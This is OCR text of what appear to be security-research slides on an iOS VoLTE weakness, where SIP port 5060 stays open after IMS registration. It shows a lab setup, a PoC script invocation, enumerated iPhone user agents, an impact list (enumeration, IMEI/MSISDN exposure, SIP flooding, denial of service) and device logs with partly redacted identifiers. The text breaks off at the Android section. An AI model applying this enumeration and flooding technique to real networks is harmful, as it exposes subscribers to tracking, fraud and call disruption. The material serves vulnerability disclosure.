


Our Setup

- VoLTE test network using Open5Gs with Kamailio
- SDR - USRP B210 and Bladerf x40
- Test SIMs (USIM)
- Target iPhone and attacking Android devices
- Attacking Android device is set up working with APN ‘ims’ only mode
- Traffic routing is done using ‘iptables’ rules or forwarding the raw packets using ‘socat’



PoC


iPhone
Back
View
Add
Clear
Reload
Mark
1:41
FaceTime
Calendar
Monday
10
Photos
Camera
Mail
Clock
Maps
Weather
Reminders
Notes
Stocks
Books
App Store
Podcasts
TV
Health
Home
Wallet
Settings
2
2
77
Desktop — h4ckstation@SETUP-2 — -zsh — 73×43
~/Desktop
root@localhost
adb
~/Desktop
Desktop ./VOLTE.sh "$(< targets.txt)"

PoC

Using this technique, identified several million iOS devices which are connected on the VoLTE network

SIP Device	User Agent
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/13.2 (17B84) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.3 (18C66) iPhone
10.168 [redacted] 5060	iOS/12.4 (16G77) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.0 (18A5342e) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone
10.168 [redacted] 5060	iOS/14.4 (18D52) iPhone

Impact

- **Enumeration**: Enumeration of iOS devices in the LTE network with iOS version to launch targeted attack.
- **PII**: Attacker can get access to critical PII information about the subscriber, like MSISND, IMEI and phone OS version.
- **Spoofing**: Attacker may use PII information for various malicious purposes like, spoofing, spamming and fraud.
- **Dos**: Attacker may exhaust user equipment with malformed SIP packet making it difficult for the subscribers to make or answer calls.
- **Network congestion:** Attacker may amplify the attack by sending random INVITE packets to all the identified iOS devices, this will make all the devices ring with incoming calls leading to network congestion.
- Further, attacker can perform SIP related attacks including fuzzing, targeting exposed SIP interface of the devices.

What, How and Why?

Vulnerability Identification – iOS internals

- As soon as the Airplane mode was turned off the interface (pdp_ip1) is brought online.
- Security policies for pdp_ip1 were updated
- Ipv4 assignment is carried out

```
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: Interface pdp_ip1: mtu 1450
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]:   100.65.13.96
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]:
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: looking for a local IP4 address on pdp_ip1 to contact 10.225.50.20
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: found IP4 address 100.65.13.96 on pdp_ip1
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: pdp_ip1 is already up
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: state transition [WaitingForInterface --> WaitingForReachability]
May  3 02:25:29 Rajanishs-iPhone mDNSResponder[404] <Notice>: [R17171] DNSServiceCreateConnection START PID[392](apsd)
May  3 02:25:29 Rajanishs-iPhone mDNSResponder[404] <Notice>: [R17172] DNSServiceGetAddrInfo(C000D000, 2, 0, <private>) START PID[392](apsd)
May  3 02:25:29 Rajanishs-iPhone mDNSResponder[404] <Notice>: [R17172->Q56438] GetServerForQuestion: 0x101813600 DNS server (0x100c06e90) <private>:53 (Penalty Time Left 0) (Scope pdp_ip0:0x2:-1) for <private> (
AAAA)
May  3 02:25:29 Rajanishs-iPhone mDNSResponder[404] <Notice>: [R17172->Q55283] GetServerForQuestion: 0x101829600 DNS server (0x100c06e90) <private>:53 (Penalty Time Left 0) (Scope pdp_ip0:0x2:-1) for <private> (
Addr)
```

Vulnerability Identification – iOS internals

- The default socket for SIP i.e port 5060 is opened and assigned to pdp_ip1
- The device initiates the registration process over the IMS by sending the REGISTER packet utilizing port 5060.

```
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: binding IPv4 socket to interface pdp_ip1 (index 3)
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: ImsUdpSocket 0x0x1358919f0: added runloop source for CFSocket 0x0x13599b2c0
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: kCFSocketCloseOnInvalidate flag is on by default
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: Set UUID 67A03811-DB0A-594E-C2AE-8B0517EDF26F on socket fd=35
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: Set IP_TOS on IPv4 socket fd=35
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: Set SO_TRAFFIC_CLASS on socket fd=35
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: InsecureTransport [Uninitialized]: Using 5060 port as TCP source port
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: binding IPv4 socket to interface pdp_ip1 (index 3)
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: ImsListenSocket 0x0x13587c120: added runloop source for CFSocket 0x0x135869b60
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: kCFSocketCloseOnInvalidate flag is on by default
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: Set UUID 67A03811-DB0A-594E-C2AE-8B0517EDF26F on socket fd=36
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: Set IP_TOS on IPv4 socket fd=36
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: Set SO_TRAFFIC_CLASS on socket fd=36
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: SipTcpTransport: outgoing connections will use port 5060
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: initialized transport InsecureTransport [100.65.13.96:5060]
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: state transition [InitializingTransport --> Idle]
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: TransportLayer: notifying delegate of transport initialization with result Bambi: Success
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.reg]: RegistrationClient: state transition [InitializingTransport --> SendingInitialRequest]
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: IPSecTransport [0 --> 0, 0 <-- 0]: SipIPSecTransportGroup::initialize()
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [net]: binding IPv4 socket to interface pdp_ip1 (index 3)
```

Vulnerability Identification – iOS internals

- The device initiates the registration process over the IMS by sending the REGISTER packet utilizing port 5060.

```
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: InsecureTransport [100.65.13.96:5060]: not adding P-Access-Network-Info to insecure REGISTER
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: InsecureTransport [100.65.13.96:5060]: encoded message is small enough for UDP (1507 bytes)
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]:
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: ====================== 100.65.13.96:5060 --> 10.225.50.20:5060 REGISTER (UDP) ======================
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: REGISTER sip:ims.mnc[redacted]work.org SIP/2.0
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: To: <sip:424[redacted]00@ims.mnc002.[redacted]3gppnetwork.org>
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: From: <sip:424[redacted]00@ims.mnc002.[redacted]3gppnetwork.org>;tag=9fPCOuESHh
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Expires: 600000
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Require: sec-agree
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Proxy-Require: sec-agree
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Security-Client: ipsec-3gpp;alg=hmac-md5-96;ealg=aes-cbc;mod=trans;port-c=53852;port-s=54700;prot=esp;spi-c=33392625;s
pi-s=64314874,ipsec-3gpp;alg=hmac-md5-96;ealg=null;mod=trans;port-c=53852;port-s=54700;prot=esp;spi-c=33392625;spi-s=64314874,ipsec-3gpp;alg=hmac-sha-1-96
;ealg=aes-cbc;mod=trans;port-c=53852;port-s=54700;prot=esp;spi-c=33392625;spi-s=64314874,ipsec-3gpp;alg=hmac-sha-1-96;ealg=null;mod=trans;port-c=53852;port-s=54700;prot=esp;spi-c=33392625;spi-s=64314874
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Call-ID: 3FSdM39hDfCDYhc1h0nRV21y
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Session-ID: 7de23403e7c[redacted]e752f47eb2
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Contact: <
sip:100.65.13.96:5060>;+g.3gpp.icsi-ref="urn%3Aurn-7%3A3gpp-service.ims.icsi.mmtel";+g.3gpp.mid-call;+g.3gpp.ps2cs-srvcc-orig-pre-alerting;+g.3gpp.srvcc-alerting;+sip.instance="<urn:gsma:imei:35[redacted]178-7>"
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Authorization: Digest
nonce="",uri="sip:ims.mnc002.[redacted]3gppnetwork.org",realm="ims.mnc002[redacted].3gppnetwork.org",username="42[redacted]300@ims.mnc002.[redacted]3gppnetwork.org",response=""
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: CSeq: 320 REGISTER
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Via: SIP/2.0/UDP 100.65.13.96:5060;branch=z9hG4bKhs0CJKVG7HwWeeX;rport
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Allow: ACK,BYE,CANCEL,INFO,INVITE,MESSAGE,NOTIFY,OPTIONS,PRACK,REFER,UPDATE
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Max-Forwards: 70
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Supported: 100rel,path,replaces
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: User-Agent: iOS/13.2 (17B84) iPhone
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Content-Length: 0
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]:
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: ================================================================================================
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]:
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.txn]: added connection user to InsecureTransport [100.65.13.96:5060]
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.txn]: ClientTransaction REGISTER z9hG4bKhs0CJKVG7HwWeeX: started timer F with duration 128000ms
```

Vulnerability Identification – iOS internals

- The registration over 5060 fails with status 401 and a process for secure connection over IPSec is initiated

```
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [power]: Created power assertion com.apple.ipTelephony.sipIncoming
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]:
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: ====================== 100.65.13.96:5060 <-- 10.225.50.20:5060 401 (raw UDP) ======================
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: SIP/2.0 401 Unauthorized 11030230325
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Via: SIP/2.0/UDP 100.65.13.96:5060;branch=z9hG4bKhs0CJKVG7HwWeeX
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: To: <sip:42[redacted]gppnetwork.org>;tag=h7g4Esbg_2410f37d03e205c160528fd246
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: From: <sip:[redacted].3gppnetwork.org>;tag=9fPCOuESHh
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Call-ID: 3FSdM39hDfCDYhc1h0nRV21y
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: CSeq: 320 REGISTER
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Path: <sip:10.225.50.20;transport=udp;lr>
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Security-Server:
ipsec-3gpp;q=0.5;alg=hmac-sha-1-96;prot=esp;mod=trans;ealg=null;spi-c=259645857;spi-s=159440257;port-c=7807;port-s=7777
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Service-Route: <sip:10.225.50.20:5060;transport=udp;lr>
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: WWW-Authenticate: Digest
realm="ims.etisalat.ae",nonce="h8VI2Qok+pIMNLc86O7yEBVKBamveAAAyMHRwiiYKUQ=",algorithm=AKAv1-MD5,qop="auth"
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: Content-Length: 0
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]:
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]: ================================================================================================
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.dump]:
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.txn]: ClientTransaction REGISTER z9hG4bKhs0CJKVG7HwWeeX: received 401 response to REGISTER request
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.txn]: ClientTransaction REGISTER z9hG4bKhs0CJKVG7HwWeeX: transitioning to state [Completed]
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.txn]: ClientTransaction REGISTER z9hG4bKhs0CJKVG7HwWeeX [Trying]: canceling timer E
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.txn]: ClientTransaction REGISTER z9hG4bKhs0CJKVG7HwWeeX [Completed]: started timer K with duration 17000ms
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.reg]: RegistrationClient: received 401 Unauthorized response to registration request.
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: IPSecTransport [ipsec0 53852 --> 7777, ipsec1 54700 <-- 7807]: using security mechanism
ipsec-3gpp;alg=hmac-sha-1-96;ealg=null;mod=trans;port-c=7807;port-s=7777;prot=esp;q=0.5;spi-c=259645857;spi-s=159440257
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: IPSecTransport [ipsec0 53852 --> 7777, ipsec1 54700 <-- 7807]: started timer SALifetime with duration 128000ms
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.tport]: IPSecTransport [ipsec0 53852 --> 7777, ipsec1 54700 <-- 7807]: new expiration is Mon May  3 02:27:37 2021 (2m 8s)
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.reg]: RegistrationClient: state transition [SendingInitialRequest --> WaitingForAuth]
May  3 02:25:29 Rajanishs-iPhone CommCenter(libIPTelephony.dylib)[368] <Notice>: [sip.auth]: AuthClient: new auth challenge: Digest
```

Vulnerability Identification – iOS internals

- But the socket connection on 5060 is left as it is and it still continues to listen for incoming SIP traffic.

```
Rajanishs-iPhone:~ root# lsof -i
COMMAND     PID           USER   FD   TYPE             DEVICE SIZE/OFF   NODE NAME
launchd       1           root    8u  IPv6 0x32fd9b4111b2b3df      0t0    TCP localhost:intu-ec-client (LISTEN)
launchd       1           root   10u  IPv4 0x32fd9b4111b453a7      0t0    TCP localhost:intu-ec-client (LISTEN)
launchd       1           root   12u  IPv4 0x32fd9b4111265957      0t0    TCP localhost:socks (LISTEN)
launchd       1           root   13u  IPv4 0x32fd9b411126630f      0t0    TCP localhost:ansoft-lm-1 (LISTEN)
launchd       1           root   14u  IPv6 0x32fd9b4111b2adbf      0t0    TCP *:62078 (LISTEN)
launchd       1           root   15u  IPv4 0x32fd9b4111266cc7      0t0    TCP *:62078 (LISTEN)
launchd       1           root   17u  IPv6 0x32fd9b4111b2a79f      0t0    TCP *:ssh (LISTEN)
launchd       1           root   18u  IPv4 0x32fd9b411126767f      0t0    TCP *:ssh (LISTEN)
launchd       1           root   20u  IPv6 0x32fd9b4111b2b3df      0t0    TCP localhost:intu-ec-client (LISTEN)
launchd       1           root   21u  IPv4 0x32fd9b4111b453a7      0t0    TCP localhost:intu-ec-client (LISTEN)
launchd       1           root   22u  IPv4 0x32fd9b4111f868bf      0t0    TCP localhost:7808 (LISTEN)
launchd       1           root   24u  IPv4 0x32fd9b4111265957      0t0    TCP localhost:socks (LISTEN)
launchd       1           root   25u  IPv4 0x32fd9b411126630f      0t0    TCP localhost:ansoft-lm-1 (LISTEN)
launchd       1           root   27u  IPv4 0x32fd9b41186753a7      0t0    TCP localhost:ssh->localhost:63345 (ESTABLISHED)
launchd       1           root   28u  IPv4 0x32fd9b4111f868bf      0t0    TCP localhost:7808 (LISTEN)
launchd       1           root   29u  IPv4 0x32fd9b41186753a7      0t0    TCP localhost:ssh->localhost:63345 (ESTABLISHED)
launchd       1           root   30u  IPv6 0x32fd9b4111b2a79f      0t0    TCP *:ssh (LISTEN)
launchd       1           root   31u  IPv4 0x32fd9b411126767f      0t0    TCP *:ssh (LISTEN)
rapportd    310         mobile    7u  IPv4 0x32fd9b411866fc2f      0t0    TCP 169.254.98.39:63344->hackstation.local:56171 (ESTABLISHED)
configd     319           root    5u  IPv4 0x32fd9b41136d26e7      0t0    UDP *:bootpc
configd     319           root    6u  IPv6 0x32fd9b411855ef9f      0t0 ICMPV6 *:*
wifid       330           root    4u  IPv4 0x32fd9b411148acb7      0t0    UDP *:*
wifid       330           root    5u  IPv4 0x32fd9b411148c3f7      0t0    UDP *:*
wifid       330           root   15u  IPv4 0x32fd9b411153e6e7      0t0    UDP *:*
wifid       330           root   17u  IPv4 0x32fd9b411153f857      0t0    UDP *:*
wifid       330           root   19u  IPv4 0x32fd9b411153e3ff      0t0    UDP *:*
identitys   337         mobile   23u  IPv4 0x32fd9b4111427b3f      0t0    UDP *:*
identitys   337         mobile   25u  IPv6 0x32fd9b411231f9ff      0t0    TCP [fe80:12::db21:fadd:a2d5:d964]:1024->[fe80:12::fc89:3398:f417:5220]:1024 (SYN_SENT)
lockdownd   356           root    5u  IPv4 0x32fd9b4111266cc7      0t0    TCP *:62078 (LISTEN)
lockdownd   356           root    6u  IPv6 0x32fd9b4111b2adbf      0t0    TCP *:62078 (LISTEN)
frida-ser   363           root    7u  IPv4 0x32fd9b4111b405e7      0t0    TCP localhost:27042 (LISTEN)
frida-ser   363           root   13u  IPv6 0x32fd9b4111b2c63f      0t0    TCP *:49435 (LISTEN)
CommCente   368      _wireless   35u  IPv4 0x32fd9b4113019567      0t0    UDP 100.65.13.96:sip
CommCente   368      _wireless   36u  IPv4 0x32fd9b411867230f      0t0    TCP 100.65.13.96:sip (LISTEN)
CommCente   368      _wireless   37u  IPv4 0x32fd9b41136d2cb7      0t0    UDP 100.65.13.96:53852
CommCente   368      _wireless   40u  IPv4 0x32fd9b41136d29cf      0t0    UDP 100.65.13.96:54700
CommCente   368      _wireless   41u  IPv4 0x32fd9b4118672cc7      0t0    TCP 100.65.13.96:54700 (LISTEN)
CommCente   368      _wireless   42u  IPv4 0x32fd9b4118635f07      0t0    TCP 100.65.13.96:53852 (LISTEN)
CommCente   368      _wireless   45u  IPv4 0x32fd9b411863d3a7      0t0    TCP 100.65.13.96:54700->10.225.50.20:7807 (ESTABLISHED)
apsd        392         mobile   11u  IPv6 0x32fd9b411232127f      0t0    TCP [2001:8f8:1f03:e23c:18c6:1b4c:fd4a:a1ce]:63342->[2403:300:a42:c0a::8]:5223 (ESTABLISHED)
apsd        392         mobile   14u  IPv6 0x32fd9b411232127f      0t0    TCP [2001:8f8:1f03:e23c:18c6:1b4c:fd4a:a1ce]:63342->[2403:300:a42:c0a::8]:5223 (ESTABLISHED)
```

Vulnerability Identification – Android

- Android operating system terminates the socket connection to PORT 5060 if it is not being utilized it can be seen from the logs below.

```
